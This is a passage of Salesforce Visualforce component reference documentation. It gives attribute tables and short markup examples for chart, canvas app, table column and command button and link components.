`axis`	String	Which axis this chart series should bind to. Must be one of the four edges of the chart: - left - right - top - bottom The axis bound to must be defined by a sibling `<apex:axis>` component.	Yes	23.0	
`colorSet`	String	A set of color values used, in order, as bar fill colors. Colors are specified as HTML-style (hexadecimal) colors, and should be comma separated. For example, `#00F,#0F0,#F00`.		26.0	
`colorsProgressWithinSeries`	Boolean	A Boolean value that specifies how to progress through the values of the `colorSet` attribute. - When set to true, the first color in the `colorSet` is used for the first bar (or bar segment, when the `<apex:barSeries>` is stacked) in an `<apex:barSeries>`, the second color for the second bar, and so on. Colors restart at the beginning for each `<apex:barSeries>`. - When set to false, the default, the first color in the `colorSet` is used for all bars in the first `<apex:barSeries>`, the second color is used for bars in the second `<apex:barSeries>`, and so on.		26.0	

Attribute Name	Attribute Type	Description	Required?	API Version	Access
groupGutter	Integer	An integer specifying the spacing between groups of bars, as a percentage of the bar width.		26.0	
gutter	Integer	An integer specifying the spacing between individual bars, as a percentage of the bar width.		26.0	
highlight	Boolean	A Boolean value that specifies whether each bar should be highlighted when the mouse pointer passes over it. If not specified, this value defaults to true.		23.0	
highlightColor	String	A string that specifies the HTML-style color overlayed on a bar when it's highlighted.		26.0	
highlightLineWidth	Integer	An integer that specifies the width in pixels of the line that surrounds a bar when it's highlighted.		26.0	
highlightOpacity	String	A decimal number between 0 (transparent) and 1 (opaque) representing the opacity of the color overlayed on a bar when it's highlighted.		26.0	
highlightStroke	String	A string that specifies the HTML-style color of the line that surrounds a bar when it's highlighted.		26.0	
id	String	An identifier that allows the chart component to be referenced by other components on the page.		23.0	global
orientation	String	The direction of the bars in the chart. Valid options are: • horizontal • vertical	Yes	23.0	
rendered	Boolean	A Boolean value that specifies whether the chart series is rendered in the chart. If not specified, this value defaults to true.		23.0	
rendererFn	String	A string that specifies the name of a JavaScript function that augments or overrides how each bar is rendered. Implement to provide additional styling or to augment data.		26.0	
showInLegend	Boolean	A Boolean value that specifies whether this chart series should be added to the chart legend. If not specified, this value defaults to true.		23.0	
stacked	Boolean	A Boolean value that specifies whether to group or stack bar values.		26.0	
tips	Boolean	A Boolean value that specifies whether to display a tool tip for each bar when the mouse pointer passes over it. The format of the tip is `xField: yField`. If not specified, this value defaults to true.		23.0	

Attribute Name	Attribute Type	Description	Required?	API Version	Access
title	String	The title of this chart series, which is displayed in the chart legend. For stacked charts with multiple data series in the yField, separate each series title with a comma. For example: title="MacDonald,Picard,Worle".		23.0	
xField	String	The field in each record provided in the chart data from which to retrieve the x-axis value for each data point in the series. This field must exist in every record in the chart data.	Yes	23.0	
xPadding	Integer	An integer specifying the padding in pixels between the left and right axes and the chart's bars.		26.0	
yField	String	The field in each record provided in the chart data from which to retrieve the y-axis value for each data point in the series. This field must exist in every record in the chart data.	Yes	23.0	
yPadding	Integer	An integer specifying the padding in pixels between the top and bottom axes and the chart's bars.		26.0	

SEE ALSO:

apex:chart

Bar Charts

Visualforce Charting

apex:canvasApp

Renders a canvas app identified by the given developerName/namespacePrefix or applicationName/namespacePrefix value pair. The developerName attribute takes precedence if both developerName and applicationName are set.

Requirements:

- Force.com Canvas should be enabled in the organization.

Keep the following considerations in mind when using the <apex:canvasApp> component:

- A development organization is an organization in which a canvas app is developed and packaged.
- An installation organization is an organization in which a packaged canvas app is installed.
- The <apex:canvasApp> component usage in a Visualforce page isn't updated if a canvas app's application name or developer name is changed.
- A canvas app can be deleted even if there's a Visualforce page referencing it via <apex:canvasApp> .

This example renders a canvas app by using only the developer name. If your organization doesn't have a namespace prefix, then the namespacePrefix attribute shouldn't be used.

```
    Note: The canvas app is rendered within a div element, the div element id can be
retrieved by {!$Component.genContainer}.
    <apex:page showHeader="false">
      <apex:canvasApp developerName="canvasAppDeveloperName"/>
    </apex:page>
```

This example renders a canvas app by using only the application name.

```
    <apex:page showHeader="false">
      <apex:canvasApp applicationName="canvasAppName"/>
    </apex:page>
```

This example renders a canvas app by using the developer name and namespace prefix from the organization in which the canvas app was created.

```
    <apex:page showHeader="false">
      <apex:canvasApp developerName="canvasAppDeveloperName"
namespacePrefix="fromDevOrgNamespacePrefix"/>
    </apex:page>
```

This example renders a canvas app by using the application name and namespace prefix from the organization in which the canvas app was created.

```
    <apex:page showHeader="false">
      <apex:canvasApp applicationName="canvasAppName"
namespacePrefix="fromDevOrgNamespacePrefix"/>
    </apex:page>
```

This example renders a canvas app in a specific output panel.

```
    <apex:page showHeader="false">
      <apex:outputPanel layout="block" id="myContainer">
        <apex:canvasApp developerName="canvasAppName"
namespacePrefix="fromDevOrgNamespacePrefix" containerId="{!$Component.myContainer}"/>
      </apex:outputPanel>
    </apex:page>
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
applicationName	String	Name of the canvas app. Either applicationName or developerName is required.		43.0	
border	String	Width of the canvas app border, in pixels. If not specified, defaults to 0 px.		43.0	
canvasId	String	Unique ID of the canvas app window. Use this attribute when targeting events to the canvas app.		43.0	
containerId	String	An HTML element ID in which the canvas app is rendered. If not specified, defaults to null. The container specified by this can't appear after the <apex:canvasApp> component.		43.0	
developerName	String	Developer name of the canvas app. This name is defined when the canvas app is created and can be viewed in the Canvas App Previewer. Either developerName or applicationName is required.		43.0	
entityFields	String	Specifies the fields returned in the signed request Entity object when the component appears on a Visualforce page placed on an object. If this attribute isn't specified or is blank, then only Id and type information is provided. Valid attribute values include: • Comma-separated list of field names. For example, to return the Account Phone and Fax fields, the attribute would look like: entityFields="Phone,Fax" • Asterisk "*" to return all fields from the associated object.		43.0	
height	String	Canvas app window height, in pixels. If not specified, defaults to 900 px.		43.0	
id	String	An identifier that allows the component to be referenced by other components in the page.		14.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
`maxHeight`	String	The maximum height of the Canvas app window in pixels. Defaults to 2000 px; 'infinite' is also a valid value		43.0	
`maxWidth`	String	The maximum width of the Canvas app window in pixels. Defaults to 1000 px; 'infinite' is also a valid value		43.0	
`namespacePrefix`	String	Namespace value of the Developer Edition organization in which the canvas app was created. Optional if the canvas app wasn’t created in a Developer Edition organization. If not specified, defaults to null.		43.0	
`onCanvasAppError`	String	Name of the JavaScript function to be called if the canvas app fails to render.		43.0	
`onCanvasAppLoad`	String	Name of the JavaScript function to be called after the canvas app loads.		43.0	
`parameters`	String	Object representation of parameters passed to the canvas app. This should be supplied in JSON format or as a JavaScript object literal. Here’s an example of parameters in a JavaScript object literal: {param1:'value1',param2:'value2'}. If not specified, defaults to null.		43.0	
`rendered`	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		14.0	global
`scrolling`	String	Specifies whether the canvas app window should use scroll bars. Valid values are auto|yes|no. If not specified or set to an invalid value, it will default to no.		43.0	
`width`	String	Canvas app window width, in pixels. If not specified, defaults to 800 px.		43.0	

SEE ALSO:

Canvas Developer Guide: Canvas Apps and Visualforce Pages

apex:chart

A Visualforce chart. Defines general characteristics of the chart, including size and data binding.

Example

```
<!-- Page: -->
<apex:chart data="{!pieData}">
    <apex:pieSeries labelField="name" dataField="data1"/>
</apex:chart>
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
`animate`	Boolean	A Boolean value that specifies whether to animate the chart when it is first rendered. If not specified, this value defaults to true.		23.0	
`background`	String	A string that specifies the color to use for the background of the chart, as an HTML-style (hexadecimal) color. If not specified, charts use a plain white background.		26.0	
`colorSet`	String	A set of colors to be used by each child series. Colors are specified as HTML-style (hexadecimal) colors, and should be comma separated. For example, `#00F,#0F0,#F00`. These colors override the default colors used by Visualforce charts. These colors can in turn be overridden by colorSets provided to individual data series.		26.0	
`data`	Object	Specifies the data binding for the chart. This can be a controller method reference in an expression, a JavaScript function, or a JavaScript object. In all cases, the result must be an array of records, and every record must contain all fields referenced in child data series components.	Yes	23.0	
`floating`	Boolean	A Boolean value that specifies whether to float the chart outside the regular HTML document flow using CSS absolute positioning.		23.0	
`height`	String	The height of the chart rectangle, in pixels when given as an integer, or as a percentage of the height of the containing HTML element, when given as a number followed by a percent sign. Use pixels for consistent behavior across browsers and data sets. Use a percentage when dealing with varying data sets that can produce very tall and short charts. It's most useful for horizontal bar charts with many bars. Note: It's a known issue that percentage heights don't work in Firefox.	Yes	23.0	
`hidden`	Boolean	A Boolean value that specifies whether to show or hide the chart initially. Set to true to render the chart but hide it when the page is first displayed.		23.0	
`id`	String	An identifier that allows the chart component to be referenced by other components on the page.		23.0	global
`legend`	Boolean	A Boolean value that specifies whether to display the default chart legend. Add an `<apex:legend>` component to the chart for more options. If not specified, this value defaults to true.		23.0	

Attribute Name	Attribute Type	Description	Required?	API Version	Access
`name`	String	Name of generated JavaScript object used to provide additional configuration, or perform dynamic operations. Name must be unique across all chart components. If the encompassing top-level component (`<apex:page>` or `<apex:component>`) is namespaced, the chart name will be prefixed with the namespace, for example, `MyNamespace.MyChart`.		23.0	
`rendered`	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		23.0	
`renderTo`	String	A string to specify the ID of the DOM element to render the chart into.		23.0	
`resizable`	Boolean	A Boolean value that specifies whether or not the chart is resizable after rendering.		23.0	
`theme`	String	A string specifying the name of the chart theme to use. Themes provide pre-defined sets of colors. Available themes are: • Salesforce • Blue • Green • Red • Purple • Yellow • Sky • Category1 • Category2 • Category3 • Category4 • Category5 • Category6 The default, "Salesforce", provides colors which match charts in Salesforce reports and analytics. Use `colorSet` to define your own colors for charting components.		26.0	

Attribute Name	Attribute Type	Description	Required?	API Version	Access
`width`	String	The width of the chart rectangle, in pixels when given as an integer, or as a percentage of the width of the containing HTML element, when given as a number followed by a percent sign. Use pixels for consistent behavior across browsers and data sets. Use a percentage when you want the chart to stretch with the width of the browser window.	Yes	23.0	

SEE ALSO:

Building a Complex Chart with Visualforce Charting

Visualforce Charting

apex:chartLabel

Defines how labels are displayed. Depending on what component wraps it, `<apex:chartLabel>` gives you options for affecting the display of data series labels, pie chart segment labels, and axes labels.

Note: This component must be enclosed by a data series component or an `<apex:axis>` component.

Example

```
<!-- Page: -->
<apex:chart height="400" width="700" data="{!data}">
    <apex:axis type="Numeric" position="left" fields="data1"
        title="Opportunities Closed" grid="true"/>
    <apex:axis type="Category" position="bottom" fields="name"
        title="Month of the Year">
        <apex:chartLabel rotate="315"/>
    </apex:axis>
    <apex:lineSeries title="Closed-Won" axis="left" xField="name" yField="data1"/>
    <apex:lineSeries title="Closed-Lost" axis="left" xField="name" yField="data2"/>
</apex:chart>
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
`color`	String	The color of the label text specified as an HTML-style (hexadecimal) color. If not specified, this value defaults to "#000" (black).		23.0	
`display`	String	Specifies the position of labels, or disables the display of labels. Valid options are: • rotate		23.0	

Attribute Name	Attribute Type	Description	Required?	API Version	Access
		- middle - insideStart - insideEnd - outside - over - under - none (to hide labels) If not specified, this value defaults to "middle".			
`field`	String	The field in each record provided in the chart data from which to retrieve the label for each data point in the series. This field must exist in every record in the chart data. If not specified, this value defaults to "name".		23.0	
`font`	String	The font to use for the label text, as a CSS-style font definition. If not specified, this value defaults to "11px Helvetica, sans-serif".		23.0	
`id`	String	An identifier that allows the chart component to be referenced by other components on the page.		23.0	global
`minMargin`	Integer	Specifies the minimum distance from a label to the origin of the visualization, in pixels. If not specified, this value defaults to 50.		23.0	
`orientation`	String	Display the label text characters normally, or stacked vertically. Valid options are: - horizontal - vertical If not specified, this value defaults to "horizontal" for normal left-to-right text.		23.0	
`rendered`	Boolean	A Boolean value that specifies whether the chart label is rendered with the chart. If not specified, this value defaults to true.		23.0	
`rendererFn`	String	A string that specifies the name of a JavaScript function that augments or overrides label rendering for axis or series labels.		26.0	

Attribute Name	Attribute Type	Description	Required?	API Version	Access
`rotate`	Integer	Degrees to rotate the label text. If not specified, this value defaults to 0.		23.0	

SEE ALSO:

- apex:axis
- apex:chart
- Visualforce Charting

apex:chartTips

Defines tooltips which appear on mouseover of data series elements. This component offers more configuration options than the default tooltips displayed by setting the tips attribute of a data series component to true.

Note: This component must be enclosed by a data series component.

Example

```
<!-- Page: -->
<apex:chart height="400" width="700" data="{!data}">
    <apex:axis type="Numeric" position="left" fields="data1"
        title="Millions" grid="true"/>
    <apex:axis type="Category" position="bottom" fields="name"
        title="Month of the Year"/>
    <apex:barSeries title="Monthly Sales" orientation="vertical" axis="left"
        xField="name" yField="data1">
        <apex:chartTips height="20" width="120"/>
    </apex:barSeries>
</apex:chart>
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
`height`	Integer	The height of the tooltip, in pixels.		23.0	
`id`	String	An identifier that allows the chart component to be referenced by other components on the page.		23.0	global
`labelField`	String	The field in each record of the chart data to use as the label for the tooltip for each data point in the series. Tooltips will be displayed as <label>: <value>. This field must exist in every record in the chart data. If not specified, this value defaults to the labelField for pie and gauge series, and the xField for other data series.		23.0	

Attribute Name	Attribute Type	Description	Required?	API Version	Access
rendered	Boolean	A Boolean value that specifies whether the tooltips for the data series are rendered with the chart. If not specified, this value defaults to true.		23.0	
rendererFn	String	A string that specifies the name of a JavaScript function that augments or overrides tooltip rendering for chart tips.		26.0	
trackMouse	Boolean	A Boolean value that specifies whether the chart tips should follow the mouse pointer. If not specified, this value defaults to true.		23.0	
valueField	String	The field in each record of the chart data to use as the value for the tooltip for each data point in the series. Tooltips will be displayed as <label>: <value>. This field must exist in every record in the chart data. If not specified, this value defaults to the dataField for pie and gauge series, and the yField for other data series.		23.0	
width	Integer	The width of the tooltip, in pixels.		23.0	

SEE ALSO:

apex:chart

Visualforce Charting

apex:column

A single column in a table. An <apex:column> component must always be a child of an <apex:dataTable> or <apex:pageBlockTable> component.

Note that if you specify an sObject field as the value attribute for an <apex:column>, the associated label for that field is used as the column header by default. To override this behavior, use the headerValue attribute on the column, or the column's header facet.

This component supports HTML pass-through attributes using the "html-" prefix. Pass-through attributes are attached to the generated <td> tag for the column in every row of the table.

Example

```
<!-- For this example to render properly, you must associate the Visualforce page
with a valid account record in the URL.
For example, if 001D000000IRt53 is the account ID, the resulting URL should be:
https://MyDomain_login_URL/apex/myPage?id=001D000000IRt53
See the Visualforce Developer's Guide Quick Start Tutorial for more information. -->

<apex:page standardController="Account">
    <apex:pageBlock title="My Content">
        <apex:pageBlockTable value="{!account.Contacts}" var="item">
```

```
            <apex:column value="{!item.name}"/>
            <apex:column value="{!item.phone}"/>
        </apex:pageBlockTable>
    </apex:pageBlock>
</apex:page>
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
breakBefore	Boolean	A Boolean value that specifies whether the column should begin a new row in the table. If set to true, the column begins a new row. If not specified, this value defaults to false.		10.0	global
colspan	Integer	The number of columns that this column spans in the table. Note that this value does not apply to the header and footer cells.		10.0	global
dir	String	The direction in which text in the generated column should be read. Possible values include "RTL" (right to left) or "LTR" (left to right). Note that this value does not apply to the header and footer cells.		10.0	global
footerClass	String	The style class used to display the column footer, if defined. This attribute is used primarily to designate which CSS styles are applied when using an external CSS stylesheet.		10.0	global
footercolspan	String	This attribute was deprecated in Salesforce API version 16.0 and has no effect on the page.		10.0	global
footerdir	String	This attribute was deprecated in Salesforce API version 16.0 and has no effect on the page.		10.0	global
footerlang	String	This attribute was deprecated in Salesforce API version 16.0 and has no effect on the page.		10.0	global
footeronclick	String	This attribute was deprecated in Salesforce API version 16.0 and has no effect on the page.		10.0	global
footerondblclick	String	This attribute was deprecated in Salesforce API version 16.0 and has no effect on the page.		10.0	global
footeronkeydown	String	This attribute was deprecated in Salesforce API version 16.0 and has no effect on the page.		10.0	global
footeronkeypress	String	This attribute was deprecated in Salesforce API version 16.0 and has no effect on the page.		10.0	global
footeronkeyup	String	This attribute was deprecated in Salesforce API version 16.0 and has no effect on the page.		10.0	global
footeronmousedown	String	This attribute was deprecated in Salesforce API version 16.0 and has no effect on the page.		10.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
footeronmousemove	String	This attribute was deprecated in Salesforce API version 16.0 and has no effect on the page.		10.0	global
footeronmouseout	String	This attribute was deprecated in Salesforce API version 16.0 and has no effect on the page.		10.0	global
footeronmouseover	String	This attribute was deprecated in Salesforce API version 16.0 and has no effect on the page.		10.0	global
footeronmouseup	String	This attribute was deprecated in Salesforce API version 16.0 and has no effect on the page.		10.0	global
footerstyle	String	This attribute was deprecated in Salesforce API version 16.0 and has no effect on the page.		10.0	global
footertitle	String	This attribute was deprecated in Salesforce API version 16.0 and has no effect on the page.		10.0	global
footerValue	String	The text that should be displayed in the column footer. If you specify a value for this attribute, you cannot use the column's footer facet.		12.0	global
headerClass	String	The style class used to display the table header, if defined. This attribute is used primarily to designate which CSS styles are applied when using an external CSS stylesheet.		10.0	global
headercolspan	String	The number of columns that the header column spans in the table, if defined. This attribute cannot be used in Visualforce page versions 16.0 and above.		10.0	global
headerdir	String	This attribute was deprecated in Salesforce API version 16.0 and has no effect on the page.		10.0	global
headerlang	String	This attribute was deprecated in Salesforce API version 16.0 and has no effect on the page.		10.0	global
headeronclick	String	This attribute was deprecated in Salesforce API version 16.0 and has no effect on the page.		10.0	global
headerondblclick	String	This attribute was deprecated in Salesforce API version 16.0 and has no effect on the page.		10.0	global
headeronkeydown	String	This attribute was deprecated in Salesforce API version 16.0 and has no effect on the page.		10.0	global
headeronkeypress	String	This attribute was deprecated in Salesforce API version 16.0 and has no effect on the page.		10.0	global
headeronkeyup	String	This attribute was deprecated in Salesforce API version 16.0 and has no effect on the page.		10.0	global
headeronmousedown	String	This attribute was deprecated in Salesforce API version 16.0 and has no effect on the page.		10.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
headeronmousemove	String	This attribute was deprecated in Salesforce API version 16.0 and has no effect on the page.		10.0	global
headeronmouseout	String	This attribute was deprecated in Salesforce API version 16.0 and has no effect on the page.		10.0	global
headeronmouseover	String	This attribute was deprecated in Salesforce API version 16.0 and has no effect on the page.		10.0	global
headeronmouseup	String	This attribute was deprecated in Salesforce API version 16.0 and has no effect on the page.		10.0	global
headerstyle	String	This attribute was deprecated in Salesforce API version 16.0 and has no effect on the page.		10.0	global
headertitle	String	This attribute was deprecated in Salesforce API version 16.0 and has no effect on the page.		10.0	global
headerValue	String	The text that should be displayed in the column header. If you specify a value for this attribute, you cannot use the column's header facet. Note also that specifying a value for this attribute overrides the default header label that appears if you use an inputField or outputField in the column body.		12.0	global
id	String	An identifier that allows the column component to be referenced by other components in the page.		10.0	global
lang	String	The base language for the generated HTML output, for example, "en" or "en-US". For more information on this attribute, see the W3C specifications.		10.0	global
onclick	String	The JavaScript invoked if the onclick event occurs in the column --that is, if the column is clicked. Note that this value does not apply to the header and footer cells.		10.0	global
ondblclick	String	The JavaScript invoked if the ondblclick event occurs in the column--that is, if the column is clicked twice. Note that this value does not apply to the header and footer cells.		10.0	global
onkeydown	String	The JavaScript invoked if the onkeydown event occurs in the column --that is, if the user presses a keyboard key. Note that this value does not apply to the header and footer cells.		10.0	global
onkeypress	String	The JavaScript invoked if the onkeypress event occurs in the column--that is, if the user presses or holds down a keyboard key. Note that this value does not apply to the header and footer cells.		10.0	global
onkeyup	String	The JavaScript invoked if the onkeyup event occurs in the column--that is, if the user releases a keyboard key. Note that this value does not apply to the header and footer cells.		10.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
onmousedown	String	The JavaScript invoked if the onmousedown event occurs in the column--that is, if the user clicks a mouse button. Note that this value does not apply to the header and footer cells.		10.0	global
onmousemove	String	The JavaScript invoked if the onmousemove event occurs in the column--that is, if the user moves the mouse pointer. Note that this value does not apply to the header and footer cells.		10.0	global
onmouseout	String	The JavaScript invoked if the onmouseout event occurs in the column--that is, if the user moves the mouse pointer away from the column. Note that this value does not apply to the header and footer cells.		10.0	global
onmouseover	String	The JavaScript invoked if the onmouseover event occurs in the column--that is, if the user moves the mouse pointer over the column. Note that this value does not apply to the header and footer cells.		10.0	global
onmouseup	String	The JavaScript invoked if the onmouseup event occurs in the column--that is, if the user releases the mouse button. Note that this value does not apply to the header and footer cells.		10.0	global
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		10.0	global
rowspan	Integer	The number of rows that each cell of this column takes up in the table.		10.0	global
style	String	The style used to display the column, used primarily for adding inline CSS styles. Note that this value does not apply to the header and footer cells.		10.0	global
styleClass	String	The style class used to display the column, used primarily to designate which CSS styles are applied when using an external CSS stylesheet. Note that this value does not apply to the header and footer cells.		10.0	global
title	String	The text to display as a tooltip when the user's mouse pointer hovers over this component.		10.0	global
value	String	The text that should be displayed in every cell of the column, other than its header and footer cells. If you specify a value for this attribute, you cannot add any content between the column's opening and closing tags.		12.0	global
width	String	The width of the column in pixels (px) or percentage (%). If not specified, this value defaults to 100 pixels.		10.0	global

Facets

Facet Name	Description	API Version
footer	The components that appear in the footer cell for the column. Note that the order in which a footer facet appears in the body of a column component does not matter, because any facet with name="footer" will control the appearance of the final cell in the column. If you use a footer facet, you cannot specify a value for the column's footerValue attribute.	10.0
header	The components that appear in the header cell for the column. Note that the order in which a header facet appears in the body of a column component does not matter, because any facet with name="header" will control the appearance of the first cell in the column. If you use a header facet, you cannot specify a value for the column's headerValue attribute. Note also that specifying a value for this facet overrides the default header label that appears if you use an inputField or outputField in the column body.	10.0

SEE ALSO:

apex:dataTable

apex:pageBlockTable

apex:commandButton

A button that is rendered as an HTML input element with the type attribute set to submit, reset, or image, depending on the `<apex:commandButton>` tag's specified values.

The button executes an action defined by a controller, and then either refreshes the current page, or navigates to a different page based on the PageReference variable that is returned by the action.

An `<apex:commandButton>` component must always be a child of an `<apex:form>` component.

This component supports HTML pass-through attributes using the "html-" prefix. Pass-through attributes are attached to the generated `<input>` tag.

Example

```
<apex:commandButton action="{!save}" value="Save" id="theButton"/>
```

The example above renders the following HTML:

```
<input id="thePage:theForm:theButton" type="submit" name="thePage:theForm:theButton"
value="Save" />
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
accesskey	String	The keyboard access key that puts the command button in focus. When the command button is in focus, pressing the Enter key is equivalent to clicking the button.		10.0	global
action	ApexPages.Action	The action method invoked by the AJAX request to the server. Use merge-field syntax to reference the method. For example, action="{!save}" references the save method in the controller. If an action isn't specified, the page simply refreshes. Note that command buttons associated with the save, edit, or delete actions in a standard controller are rendered only if the user has the appropriate permissions. Likewise, command buttons associated with the edit and delete actions are rendered only if a record is associated with the page.		10.0	global
alt	String	An alternate text description of the command button.		10.0	global
dir	String	The direction in which the generated HTML component should be read. Possible values include "RTL" (right to left) or "LTR" (left to right).		10.0	global
disabled	Boolean	A Boolean value that specifies whether this button should be displayed in a disabled state. If set to true, the button appears disabled. If not specified, this value defaults to false.		10.0	global
id	String	An identifier that allows the commandButton component to be referenced by other components in the page.		10.0	global
image	String	The absolute or relative URL of the image displayed as this button. If specified, the type of the generated HTML input element is set to "image".		10.0	global
immediate	Boolean	A Boolean value that specifies whether the action associated with this component should happen immediately, without processing any validation rules associated with the fields on the page. If set to true, the action happens immediately and validation rules are skipped. If not specified, this value defaults to false. See Use the immediate Attribute Carefully.		11.0	global
lang	String	The base language for the generated HTML output, for example, "en" or "en-US". For more information on this attribute, see the W3C specifications.		10.0	global
onblur	String	The JavaScript invoked if the onblur event occurs--that is, if the focus moves off of the command button.		10.0	global
onclick	String	The JavaScript invoked if the onclick event occurs--that is, if the user clicks the command button.		10.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
oncomplete	String	The JavaScript invoked when the result of an AJAX update request completes on the client.		10.0	global
ondblclick	String	The JavaScript invoked if the ondblclick event occurs--that is, if the user clicks the command button twice.		10.0	global
onfocus	String	The JavaScript invoked if the onfocus event occurs--that is, if the focus is on the command button.		10.0	global
onkeydown	String	The JavaScript invoked if the onkeydown event occurs--that is, if the user presses a keyboard key.		10.0	global
onkeypress	String	The JavaScript invoked if the onkeypress event occurs--that is, if the user presses or holds down a keyboard key.		10.0	global
onkeyup	String	The JavaScript invoked if the onkeyup event occurs--that is, if the user releases a keyboard key.		10.0	global
onmousedown	String	The JavaScript invoked if the onmousedown event occurs--that is, if the user clicks a mouse button.		10.0	global
onmousemove	String	The JavaScript invoked if the onmousemove event occurs--that is, if the user moves the mouse pointer.		10.0	global
onmouseout	String	The JavaScript invoked if the onmouseout event occurs--that is, if the user moves the mouse pointer away from the command button.		10.0	global
onmouseover	String	The JavaScript invoked if the onmouseover event occurs--that is, if the user moves the mouse pointer over the command button.		10.0	global
onmouseup	String	The JavaScript invoked if the onmouseup event occurs--that is, if the user releases the mouse button.		10.0	global
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		10.0	global
reRender	Object	The ID of one or more components that are redrawn when the result of an AJAX update request returns to the client. This value can be a single ID, a comma-separated list of IDs, or a merge field expression for a list or collection of IDs.		10.0	global
status	String	The ID of an associated component that displays the status of an AJAX update request. See the actionStatus component.		10.0	global
style	String	The style used to display the commandButton component, used primarily for adding inline CSS styles.		10.0	global
styleClass	String	The style class used to display the commandButton component, used primarily to designate which CSS styles are applied when using an external CSS stylesheet.		10.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
tabindex	String	The order in which this button is selected compared to other page components when a user presses the Tab key repeatedly. This value must be a number between 0 and 32767, with component 0 being the first component that is selected when a user presses the Tab key.		10.0	global
timeout	Integer	The amount of time (in milliseconds) before an AJAX update request should time out.		10.0	global
title	String	The text to display as a tooltip when the user's mouse pointer hovers over this component.		10.0	global
value	Object	The text displayed on the commandButton as its label.		10.0	global

SEE ALSO:

apex:commandLink

apex:commandLink

A link that executes an action defined by a controller, and then either refreshes the current page, or navigates to a different page based on the PageReference variable that is returned by the action.

An `<apex:commandLink>` component must always be a child of an `<apex:form>` component.

To add request parameters to an `<apex:commandLink>`, use nested `<apex:param>` components.

See also: `<apex:commandButton>`, `<apex:outputLink>`.

This component supports HTML pass-through attributes using the "html-" prefix. Pass-through attributes are attached to the generated `<a>` tag.

Example

```
<apex:commandLink action="{!save}" value="Save" id="theCommandLink"/>
```

The example above renders the following HTML:

```
<a id="thePage:theForm:theCommandLink" href="#" onclick="generatedJs()">Save</a>
```

Attributes

Attribute Name	Attribute Type	Description	Required?	API Version	Access
accesskey	String	The keyboard access key that puts the command link in focus. When the command link is in focus, pressing the Enter key is equivalent to clicking the link.		10.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
action	ApexPages.Action	The action method invoked by the AJAX request to the server. Use merge-field syntax to reference the method. For example, action="{!save}" references the save() method in the controller. If an action isn't specified, the page simply refreshes. Note that command links associated with the save, edit, or delete actions in a standard controller are rendered only if the user has the appropriate permissions. Likewise, command links associated with the edit and delete actions are rendered only if a record is associated with the page.		10.0	global
charset	String	The character set used to encode the specified URL. If not specified, this value defaults to "ISO-8859-1".		10.0	global
coords	String	The position and shape of the hot spot on the screen used for the command link (for use in client-side image maps). The number and order of comma-separated values depends on the shape being defined. For example, to define a rectangle, use coords="left-x, top-y, right-x, bottom-y". To define a circle, use coords="center-x, center-y, radius". To define a polygon, use coords="x1, y1, x2, y2, ..., xN, yN", where x1 = nN and y1 = yN. Coordinates can be expressed in pixels or percentages, and represent the distance from the top-left corner of the image that is mapped. See also the shape attribute.		10.0	global
dir	String	The direction in which the generated HTML component should be read. Possible values include "RTL" (right to left) or "LTR" (left to right).		10.0	global
hreflang	String	The base language for the resource referenced by this command link, for example, "en" or "en-US". For more information on this attribute, see the W3C specifications.		10.0	global
id	String	An identifier that allows the commandLink component to be referenced by other components in the page.		10.0	global
immediate	Boolean	A Boolean value that specifies whether the action associated with this component should happen immediately, without processing any validation rules associated with the fields on the page. If set to true, the action happens immediately and validation rules are skipped. If not specified, this value defaults to false. See Use the immediate Attribute Carefully.		11.0	global
lang	String	The base language for the generated HTML output, for example, "en" or "en-US". For more information on this attribute, see the W3C specifications.		10.0	global
onblur	String	The JavaScript invoked if the onblur event occurs--that is, if the focus moves off of the command link.		10.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
onclick	String	The JavaScript invoked if the onclick event occurs--that is, if the user clicks the command link.		10.0	global
oncomplete	String	The JavaScript invoked when the result of an AJAX update request completes on the client.		10.0	global
ondblclick	String	The JavaScript invoked if the ondblclick event occurs--that is, if the user clicks the command link twice.		10.0	global
onfocus	String	The JavaScript invoked if the onfocus event occurs--that is, if the focus is on the command link.		10.0	global
onkeydown	String	The JavaScript invoked if the onkeydown event occurs--that is, if the user presses a keyboard key.		10.0	global
onkeypress	String	The JavaScript invoked if the onkeypress event occurs--that is, if the user presses or holds down a keyboard key.		10.0	global
onkeyup	String	The JavaScript invoked if the onkeyup event occurs--that is, if the user releases a keyboard key.		10.0	global
onmousedown	String	The JavaScript invoked if the onmousedown event occurs--that is, if the user clicks a mouse button.		10.0	global
onmousemove	String	The JavaScript invoked if the onmousemove event occurs--that is, if the user moves the mouse pointer.		10.0	global
onmouseout	String	The JavaScript invoked if the onmouseout event occurs--that is, if the user moves the mouse pointer away from the command link.		10.0	global
onmouseover	String	The JavaScript invoked if the onmouseover event occurs--that is, if the user moves the mouse pointer over the command link.		10.0	global
onmouseup	String	The JavaScript invoked if the onmouseup event occurs--that is, if the user releases the mouse button.		10.0	global
rel	String	The relationship from the current document to the URL specified by this command link. The value of this attribute is a space-separated list of link types. For more information on this attribute, see the W3C specifications.		10.0	global
rendered	Boolean	A Boolean value that specifies whether the component is rendered on the page. If not specified, this value defaults to true.		10.0	global
reRender	Object	The ID of one or more components that are redrawn when the result of an AJAX update request returns to the client. This value can be a single ID, a comma-separated list of IDs, or a merge field expression for a list or collection of IDs.		10.0	global

Attribute Name	Attribute Type	Description	Required?	API Version	Access
rev	String	The reverse link from the URL specified by this command link to the current document. The value of this attribute is a space-separated list of link types. For more information on this attribute, see the W3C specifications.		10.0	global
